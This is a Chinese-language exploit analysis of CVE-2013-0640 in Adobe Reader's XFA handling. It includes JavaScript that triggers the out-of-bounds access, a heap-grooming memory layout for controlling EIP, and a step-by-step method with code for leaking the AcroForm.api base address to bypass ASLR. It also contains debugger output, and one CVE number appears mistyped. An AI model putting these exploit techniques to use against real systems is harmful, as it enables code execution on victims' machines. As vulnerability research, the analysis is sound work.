CVE-2013-0640 漏洞利用分析

古河@pediy.com

新浪微博 @古河 120，欢迎交流、互粉，谢绝搅基

http://weibo.com/1874932054

摘要

在最近的 pdf 0day 漏洞攻击中，同一个样本使用了两个漏洞。其中一个是 CVE-2013-0640，这个漏洞存在于 Adode 的 XFA（XML Forms Architecture）处理模块 *AcroForm.api* 中，该漏洞被用于得到任意代码的执行权限。另一个是 CVE-2013-0641， 该漏洞存在于 Adobe sandbox 的 broker 进程中，用于从 sandbox 中逃逸，获取高权限。

关于 CVE-2013-0641，国内外的安全研究人员已经有很详细的分析了，本文就不再赘述:

http://blog.vulnhunt.com/index.php/2013/02/21/cve-2013-0641-analysis-of-acrobat-reader-sandbox-escape/

http://blogs.mcafee.com/mcafee-labs/digging-into-the-sandbox-escape-technique-of-the-recent-pdf-exploit.

在对该样本的分析过程中，我们发现该样本为了能在开启了 DEP 和 ASLR 的机器上成功 exploit，首先会利用 CVE-2013-0640 泄露 *AcroForm.api* 的基地址，接着使用这个基地址构造 ROP，突破 DEP 的防护。

本文将着重分析 CVE-2013-0640 这个漏洞，包括触发方式、触发后产生的效果、以及该样本如何利用这个漏洞来泄露 *AcroForm.api* 的基地址。本文不会讨论基址泄露后的 ROP 构造问题。同时我们在附件中提供了 2 个 POC 文件，其中一个名为”crash.pdf”，用于演示如何使用 CVE-2013-0640 来控制 EIP，另一个名为”leak.pdf”，用于演示如何利用该地址来泄露 *AcroForm.api* 的基地址。

请注意： 本文在调试原始样本以及构造 POC 的过程中，使用的是 Windows XP SP3 英文版，以及 Adobe Reader 11.0.1，如果换其他 Windows 版本或者 Adobe Reader 版本，POC 可能会无法正常工作。最后，本文分析的样本来自互联网，本文提供的 POC 仅供交流学习目的，请勿将其用于非法用途，由此造成的后果，与作者无关。

另由于笔者自身水平有限，文中难免疏漏错误之处，欢迎大家批评指正！

1. 触发漏洞

通过使用 Acrobat JavaScript 来操作样本中嵌入的 XFA 表单可以触发该漏洞。XFA 表单通常就是 xml 格式的 web 表单。Adobe Reader 支持在 PDF 文档中嵌入和显示 XFA 表单，同时还支持在运行时使用 Acrobat JavaScript 来控制、读取和修改 XFA 表单中的内容(XFA-JavaScript)。在原始样本中，XFA 表单

在 5 号对象中，如图 1 所示：




图 1 原始样本中的 XFA 表单

原始样本包含了经过重度混淆的 JavaScript 代码。当 PDF 文档被打开时，JavaScript 代码会自动执行。为了触发这个漏洞，首先需要获取 XFA 表单中的 *UI* 和 *ChoiceList* 的引用，并存入相应的数组中，这个逻辑可以用如下代码来表示：

```
for (var index = 549; index >= 1; index--) {
      var node = xfa.resolveNode(
      "xfa[0].form[0].form1[0].#pageSet[0].page1[0].#subform[0].field" +
      index.toString() + "[0].#ui[0]");

      uiListNodes.push(node);

      var node = xfa.resolveNode(
      "xfa[0].form[0].form1[0].#pageSet[0].page1[0].#subform[0].field" +
      index.toString() + "[0].#ui[0].#choiceList[0]");
       choiceListNodes.push(node);
}
```

在上面的代码中，*uiListNodes* 是用来保存 UI 节点的引用的数组，而 *choicListeNodes* 数组则保存了对于的 ChoiceList 节点的引用。

接着使用下面的代码即可触发漏洞：

```
var node = xfa.resolveNode(
"xfa[0].form[0].form1[0].#pageSet[0].page1[0].#subform[0].field0[0].#ui");
 node.oneOfChild = choiceListNodes.pop();
```

以上代码 从 choiceListNodes 中获取一个 choiceList 的引用，将其赋值给名为”field0”节点（参见样本中的 XFA 表单）的 UI 节点的”oneOfChild”属性，按照 Adobe 的解释，UI 节点的 oneOfChild 属性返回 UI 节点的一个子节点，其类型根据 field 的类型不同而变化，在这里因为是 drop down list，所以返回的是 choiceList 节点。这是这个赋值操作触发了漏洞，我们调试一下漏洞触发现场：

新起一个 Adobe Reader，attach WinDbg，使用如下命令在 *AcroForm.api* 加载时断下：

```
sxe:ld AcroForm.api
```

然后打开原始样本，断下来后，在 208a5478 处设置条件断点：

```
bp 208a5478 ".if(poi(@ecx+30) == 0){}.else{g;}"
```

不久断点将会命中，此时调用栈为：

```
ModLoad: 04520000 0456a000   C:\Program Files\Adobe\Reader
11.0\Reader\AdobeXMP.dll
ADOBE_READLOGGER_CMD:PAUSE_LOG
```

```
eax=0012df88 ebx=15a9b620 ecx=0410ecf4 edx=091e29b4 esi=0410ecf4 edi=0410ecf4
eip=208a5478 esp=0012df6c ebp=0012dfac iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00200246
AcroForm!PlugInMain+0xa314a:
208a5478 e897000000      call    AcroForm!PlugInMain+0xa31e6 (208a5514)
0:000> kv
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames may be
wrong.
0012dfac 20cdd6ef 0012dfe8 15a9b58c 00000001 AcroForm!PlugInMain+0xa314a
0012dffc 20cd6ba2 00000001 fe464e3d 04168054
AcroForm!DllUnregisterServer+0x336d4c
0012e02c 20cd8b23 0410ecf4 fe464e49 04168054
AcroForm!DllUnregisterServer+0x3301ff
0012e058 20ce3997 15a9b58c 0012e20c fe464f95
AcroForm!DllUnregisterServer+0x332180
0012e1a8 78ab016a 210d4e98 20e82da8 00000000
AcroForm!DllUnregisterServer+0x33cff4
00000000 00000000 00000000 00000000 00000000 MSVCR100!free+0x1c
```

我们来看一下 208A5478 地址附近的代码:

```
.text:208A5474                 lea     eax, [ebp+var_24]
.text:208A5477                 push    eax
.text:208A5478                 call    sub_208A5514
.text:208A547D                 test    eax, eax
.text:208A547F                 jz      short loc_208A5486
.text:208A5481                 add     eax, 4
.text:208A5484                 jmp     short loc_208A5488
.text:208A5481                 add     eax, 4
.text:208A5486
.text:208A5486 loc_208A5486:   ;CODE XREF: Trigger+26j
.text:208A5486                 xor     eax, eax
.text:208A5488
.text:208A5488 loc_208A5488:  ;CODE XREF: Trigger+2Bj
.text:208A5488                 mov     esi, [eax]
.text:208A548A                 mov     [ebp+var_18], esi
```

在 208A5478 处的 call 指令将会调用 sub_208A5514，当 sub_208A551 返回时, [eax + 4] 包含了一个对象的指针，我们姑且称之为”NewObject”。

让我们查看一下 NewNode 对象的内容，F10 单步走过 208A5478（需要按 2 次 F10，因为该函数又会调用自己），然后来观察一下 NewNode 的内容：

```
0:000> dd poi(eax+4)
163cf77c  20fa4cac 00000001 00000000 210ce480
163cf78c  000000d4 11871710 11871712 00000000
163cf79c  00000000 00000000 163cf72c 11871710
163cf7ac  00000000 00000000 00000000 00000000
163cf7bc  11871710 11871710 11871710 163cf818
163cf7cc  11871710 11871710 11871710 11871710
163cf7dc  11871710 11871710 11871710 11871710
163cf7ec  11871710 11871710 11871710 11871710
```

在本次调试中，NewNode 的地址为 0x163cf77c。事实上，在漏洞触发的调用中，NewNode 是 sub_208A5514 的某个子函数新分配出来的，其大小为 0x40。分配 NewNode 的代码在 208A5715 处，在这里，我们命名为"Allocate"的函数是 *AcroForm.api* 里的堆内存分配函数，其地址为 sub_208093D6

```
.text:208A5715                 push    40h
.text:208A5717                 call    Allocate
```

了解了 NewObject 的分配地点和大小之后，我们继续调试原始 sample，从 sub_208A5514 返回后，NewObject 的指针被从[eax + 4]处取出，并存入 esi 中，接着检查 NewObject 是否为 null，如果不为 null，则读取[NewObject + 44]处的内容：

```
.text:208A5488 loc_208A5488:                           ; CODE XREF:
Trigger+2Bj
.text:208A5488                 mov     esi, [eax]
.text:208A548A                 mov     [ebp+var_18], esi
.text:208A548D                 test    esi, esi
.text:208A548F                 jz      short loc_208A5494
.text:208A5491                 inc     dword ptr [esi+4]
.text:208A5494
.text:208A5494 loc_208A5494:                           ; CODE XREF:
Trigger+36j
.text:208A5494                 mov     [ebp+var_1C], offset off_20E82DC8
.text:208A549B                 xor     ebx, ebx
.text:208A549D                 inc     ebx
.text:208A549E                 lea     ecx, [ebp+var_20] ; void *
.text:208A54A1                 mov     [ebp+var_4], ebx
.text:208A54A4                 call    sub_20829712
```

```
.text:208A54A9                  mov     edi, [edi+44h]
.text:208A54AC                  test    edi, edi
.text:208A54AE                  jz      short loc_208A54E0
.text:208A54B0                  cmp     dword ptr [esi+44h], 0
.text:208A54B4                  jz      short loc_208A54C1
.text:208A54B6                  push    [ebp+this]
.text:208A54B9                  mov     ecx, [esi+44h]
.text:208A54BC                  call    sub_2091A193
```

纳尼，[NewObject + 0x44]!大家应该记得，在分配 NewObject 时，设置的大小是 0x40，那么偏移 0x44 处并不属于 NewObject，也就是说，这里试图越界去访问一块未定义的内存区域!

从[NewObject + 0x44]处取出的值仍然是一个对象的指针，指向 *AcroForm.api* 内部的一个类。这个类的某些成员布局对于这个漏洞的理解利用很重要，因此我给出其部分定义（我们把这个类叫做 Member44_t）：

```
struct Member44_t {
+0          vtable
+4          reference_count     //32 位的引用计数，当引用计数为 0 时，对象将可以被析构 …
+30         unknown
+48         MemberArray        //一个数组结构的指针
}

/* Member44_t + 48 处的数组结构 */
Struct MemberArray {
+0    size
+4    begin
+8    end
}
```

回到当前的代码中来，从 NewObject 中取得 Member44_t 对象后，有两步非常重要的操作：

1. 使用 Member44_t 对象作为 this 指针调用了 sub_2091A193. sub_2091A193 的作用是从 Member44_t. MemberArray 中移除一个元素，要移除的元素作为参数传入。
2. 将 Member44_t 对象的引用计数减 1，如果引用计数变为 0，则调用 Member44_t 的析构函数(Member44_t 的 vtable[0]处)将其析构。

对应的汇编代码如下:

```
.text:208A54A9                  mov     edi, [edi+44h]
.text:208A54AC                  test    edi, edi
.text:208A54AE                  jz      short loc_208A54E0
```

```
.text:208A54B0                  cmp     dword ptr [esi+44h], 0
.text:208A54B4                  jz      short loc_208A54C1
.text:208A54B6                  push    [ebp+this]
.text:208A54B9                  mov     ecx, [esi+44h]
.text:208A54BC                  call    sub_2091A193
.text:208A54C1
.text:208A54C1 loc_208A54C1:                            ; CODE XREF:
Trigger+5Bj
.text:208A54C1                  inc     dword ptr [edi+4]
.text:208A54C4                  mov     ecx, [esi+44h]
.text:208A54C7                  test    ecx, ecx
.text:208A54C9                  jz      short loc_208A54D5
.text:208A54CB                  dec     dword ptr [ecx+4]
.text:208A54CE                  jnz     short loc_208A54D5
.text:208A54D0                  mov     eax, [ecx]
.text:208A54D2                  push    ebx
.text:208A54D3                  call    dword ptr [eax]
```

我们可以使用如下伪代码来表示上面的逻辑:

```
ReturnValue = sub_208A5514 (…);
NewObject = [ReturnValue+4];
if ( NewObject != null ) {
      if ( NewObject->Member44_t != null && this->Member44_t != null ) {
            NewObject->Member44_t-> sub_2091A193(…);
            if ( !(--(NewObject->Member44_t->reference_cnt)) ) {
                  NewObject->Member44_t->destructor();
            }
      }
}
```

每次给 oneOfChild 赋值触发该漏洞时，上述过程将发生两次。换句话说，这个漏洞可以产生的效果是：将某个[[未定义地址]+4]处的值减 2（每次减 1），但是如果原始值小于等于 2 时，[[未定义地址]]处的指针将被作为函数地址调用。

2. 控制 EIP

现在我们了解了如何触发漏洞，以及漏洞触发时可以带来的效果。本节我们尝试构造 POC 控制 EIP。其实通过上面的分析，大家应该都能想到，只要我们能控制[NewObject+0x44]处的 Member44_t 对象指针的值，以及这个值所指向的内存区域的内容，就能达到控制 EIP 的目的。以这里提供的 POC “crash.pdf”为例，首先我们将 [NewObject+0x44] 处的值设为 0x0c0c0c20,于是 0x0c0c0c20 将被当成一个 Member44_t 对象的指针进行后续操作，同时我们将 0x0c0c0c20 处的内存布局成如下形式：

1. [0x0c0c0c20] = 0x0c0c0c28, 这个值也就是 Member44_t 对象的 vtable， 在析构对象调用析构函数时将被使用。
2. [0x0c0c0c24] = 1, 即 Member44_t 对象的 reference_count，我们将其设置为 1，于是在 208A54CB 处 reference_count 的减操作完成后，析构动作立即发生。
3. [0x0c0c0c28] = 0x88888888，这个是 vtable 中第一个函数,我们将其设成 0x88888888，所以最后 crash 时 EIP 会指向 0x88888888 (设置这个值也有祝大家新年快乐，恭喜发财之意☺).
4. [0x0c0c0c68(即 0x0c0c0c20 + 0x48)] = 0， 将偏移 0x48 处设置为 0，可以保证对 sub_2091A193 函数的调用立即返回，以免造成副作用影响我们的 exploit 流程。

图 2 包含了整个内存的布局结构：




图 2 控制 EIP 的内存布局

现在的问题是我们如何精确地控制[NewObject+0x44]处的值，使其变成 0x0c0c0c20? 这个是可以办到的，关键在于 *AcroForm.api* 中自带的堆内存分配机制。前面已经提到过，SUB_208093D6 是 *AcroForm.api* 模块中的堆内存分配函数，通过观察这个函数，我们发现 *AcroForm.api* 有自己的堆分配管理机制（可选）。如果一个全局的标志（在作者分析的版本中是 210C7764 处的一个 DWORD）被设置，那么不是直接使用 malloc 等函数分配内存，而是使用自己的堆管理结构，以加速内存分配。整个机制和 Windows 自身的很像，它针对大小为 0 ~ 0x100 的内存分配有专门的 0x100 个 freelist，用来保存已经释放的内存块（当然没有真的调用 free 去释放，同时还有另外的一个 freelist 存放其它大小的已释放内存块。当一个内存分配请求到来时，先检查 freelist 中有没有合适的内存块，如果找到合适的则直接返回这个块；如果没有正好合适的大小，则尝试将较大的已释放内存块切成小一点的内存块返回，实在找不到了才会新分配内存。这里还有一个要点是，对于 freelist 中的内存块，在释放和重新分配返回时，不会将原有的内容进行清理。

利用这个自定义的内存分配机制，我们现在可以精确地控制[NewObject+0x44]处的内容了。首先分配一系列较大的内存块，将这些大内存块填充为 0x0c0c0c20。

然后分配一些和 NewObject 大小相同的块，这样做的目的是为了将 freelist 中已有的 cache 用完。然后我们释放所有的大内存块，紧接着触发漏洞。在漏洞触发时，NewObject 被分配，由于大小相同的 freelist 已经被清空，于是它会尝试从我们刚刚释放的某个大内存块中切割出一个 0x40 的小内存块并返回，换句话说，返回的 NewObject 地址其实是落在我们刚刚释放的某个大内存块中间的。于是在越界访问 NewObject+0x44 时，得到的值是我们一开始在大内存块中填充的值，即 0x0c0c0c20。整个过程如图 3 所示：




Figure 3 控制 [NewObject+0x44]处内容的内存布局

要了解更多细节内容，请参考我们给出的 POC “crash.pdf”.

3. 泄露 AcroForm.api 的基地址

为了搞定 DEP，这个样本需要使用 ROP，但是要用 ROP，要搞定 ASLR 先。

目前最常见的过 ASLR 的方法是通过信息泄露，得到某个模块的基地址，而目前看得到的几个 case 中，信息泄露的方法很多都和折腾字符串有关（当然并不是全部），这个样本也是如此。通过触发 CVE-2012-0643，样本将某个'\0'结尾的 ansi 字符串的结尾字符减 2（从 0x00 变成了 0xfe），于是可以突出超过字符串本身长度的内容，再通过将 *AcroForm.api* 中的某个对象置于被破坏的字符串之后，即可读出这个对象的 vtable，进而通过 vtable 计算出模块的基地址。

信息泄露分成 3 步来完成：

1. 计算要破坏的字符串的绝对地址

1.1 分配大量的较大内存块（每个块大小 0xc930，我们设这个大小为 **gBlockSize**），将这些内存块填充成 0x7ffe0ff0. 保存分配好的所有大内存块 (存入名为 **gBlocks** 的 JavaScript 数组中). `0x7ffe0ff0` 是在 windows 平台上比较固定的地址，其内容为 0。这一步成功的标准是：地址 `0x11871710`（这个地址是个硬编码的之）需要被这些大内存块覆盖到，如下所示：

```
0:000> dd 11871710
11871710  7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
11871720  7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
11871730  7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
11871740  7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
11871750  7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0


0:000> dd 7ffe0ff0
7ffe0ff0  00000000 00000000 00000000 00000000
7ffe1000  ???????? ???????? ???????? ????????
```

1.2 使用第 2 节介绍的方法，将 NewObject.Member44_t 设置成为 `0x11871710`，然后触发该漏洞。漏洞触发完成后，`0x11871714` 处 的字节将被减 2 (从原来的 0xf0 变成 0xee). 然后针对 gBlocks 中的每一个内存块，尝试在其中找到连续的 2 个字节 "0xee 0x0f"，找到以后，记下这两个字节在这个内存块中的偏移(将其命名为 **offset**)，同时记录下这个模块在 gBlocks 中的序号(命名为 **bI**).

可以通过如下方法观察 `0x11871714` 处的字节减 2 操作：

```
ba w1 11871714
```

这个断点将会命中两次，每一次断点命中时 `0x11871714` 的内容为：

```
0:000> db 11871714
11871714  ef 0f fe 7f f0 0f fe 7f-f0 0f fe 7f f0 0f fe 7f
```

```
0:000> db 11871714
11871714  ee 0f fe 7f f0 0f fe 7f-f0 0f fe 7f f0 0f fe 7f
```

2. 创建 ansi 字符串，将其结尾字符减 2.

2.1 首先在 XFA 表单中创建一些节点，将它们保存到名为 “dataNodes”的数组中，代码如下：

```
for ( var i = 0; i < 4096; ++ i ) {
dataNodes.push(
xfa.datasets.createNode( "dataValue", "dataNode" + i.toString()) );
}
```

2.2 将 gBlocks[bI - 1]释放, 这样做的目的是，我们希望在下一步分配字符串时， 可以重用 gBlocks[bI - 1]处的内存块。

2.3 通过设置 dataNodes 数组中每一个节点“value”属性，来分配一系列的 ansi 字符串，代码如下：

```
for ( var i = 0; i < dataNodes.length; ++ i ) {
      dataNodes[i].value = "XXXXXXXX";
}
```

字符串的值设置为“XXXXXXXX”，一共 8 个字节，在加上一个 0 结尾符，在内存中相应的内容为：“58 58 58 58 58 58 58 58 00”。

2.4 为了将字符串的结尾符减 2，首先需要计算这个字符串的绝对地址。利用前面几部计算的一些结构，我们可以计算这个字符串的地址如下：

```
stringAddr = 0x11871710 - offset * 2 + 4; // 首先对齐到当前块的起始位置
stringAddr -= gBlockSize;                 // 来到前一个块
stringAddr += 12;                 // 跳过字符串头部结构，以及前 4 个字节，落入“XXXXXXXX”的中间
```

图 4 显示了如何计算字符串的地址：




Figure 4 字符串地址计算

2.5 使用 2.4 中计算出的字符串地址来触发漏洞，如果一切顺利，则字符串的结尾符将从 0x00 变成 0xfe。

要观察字符串结尾被修改的这个过程，可以这样调：

```
0:000> ba w1 11871714;g;
0:000> g                // 第一次写 11871714
0:000> g                //第二次写 11871714
0:000> bp 208a5478 ".if(poi(@ecx+30) == 0){}.else{g;}" //在漏洞触发处下断点
0:000> g;
when breaks at 208a5478, use F10 to step over server instructions until we
reach 208a548a, then:
0:000> dd esi
16c7c8ac  20fa4cac 00000001 00000000 210ce480
16c7c8bc  000000d4 1186258c 11862592 00000000
16c7c8cc  00000000 00000000 16c7c85c 11862588
16c7c8dc  00000000 00000000 00000000 00000000
16c7c8ec  1186258c 1186258c 1186258c 16c7c948
16c7c8fc  1186258c 1186258c 1186258c 1186258c
16c7c90c  1186258c 1186258c 1186258c 1186258c
16c7c91c  1186258c 1186258c 1186258c 1186258c
0:000> db 1186258c
1186258c  58 58 58 58 00 0f fe 7f-f0 0f fe 7f f0 0f fe 7f  XXXX............
1186259c  f0 0f fe 7f f0 0f fe 7f-f0 0f fe 7f f0 0f fe 7f  ................
118625ac  f0 0f fe 7f f0 0f fe 7f-f0 0f fe 7f 00 0f fe 7f  ................
118625bc  f0 0f fe 7f f0 0f fe 7f-f0 0f fe 7f f0 0f fe 7f  ................
118625cc  f0 0f fe 7f f0 0f fe 7f-f0 0f fe 7f f0 0f fe 7f  ................
118625dc  f0 0f fe 7f f0 0f fe 7f-f0 0f fe 7f f0 0f fe 7f  ................
118625ec  f0 0f fe 7f f0 0f fe 7f-f0 0f fe 7f f0 0f fe 7f  ................
118625fc  f0 0f fe 7f f0 0f fe 7f-f0 0f fe 7f f0 0f fe 7f  ................
```

这里的 0x1186258c 就是 2.4 中计算出来的字符串地址， 下面再字符串结尾也就是 0x11862590 处设置硬件断点，即可看到字符串结尾被修改的过程：

```
0:000> ba w1 11862590

0:000> g

0:000> db 1186258c

1186258c  58 58 58 58 ff 0e fe 7f-f0 0f fe 7f f0 0f fe 7f  XXXX............

0:000> g

0:000> db 1186258c
```

```
1186258c  58 58 58 58 fe 0e fe 7f-f0 0f fe 7f f0 0f fe 7f  XXXX............
```

3. Allocate object near after the corrupted string. Read out the content of the corrupted string, and compute the vtable address.

3.1 在被破坏的字符串后面分配一些节点，为泄露 vtable 做准备，代码如下：

```
for ( var i = 0; i < 1024; ++ i ) {
addrLeakNodes.push( xfa.form.createNode( "assist", "a" ) );
}
```

要泄露的是 assist 节点的 vtable，本例中地址为 0x20fa7af4，针对 *AcroForm.api* 模块基址的偏移是 0x7a7af4：

```
.rdata:20FA7AF4 off_20FA7AF4    dd offset sub_20847874
```

3.2 分配完 assist 节点之后，字符串之后的内存布局如下：

```
0:002> dd 1185A500 L50
1185a500  58585858 58585858 7ffe0efe 7ffe0ff0
1185a510  7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
1185a520  7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
1185a530  7ffe0f00 7ffe0ff0 7ffe0ff0 7ffe0ff0
1185a540  7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
1185a550  7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
1185a560  7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
1185a570  7ffe0ff0 7ffe0ff0 7ffe0ff0 7ffe0ff0
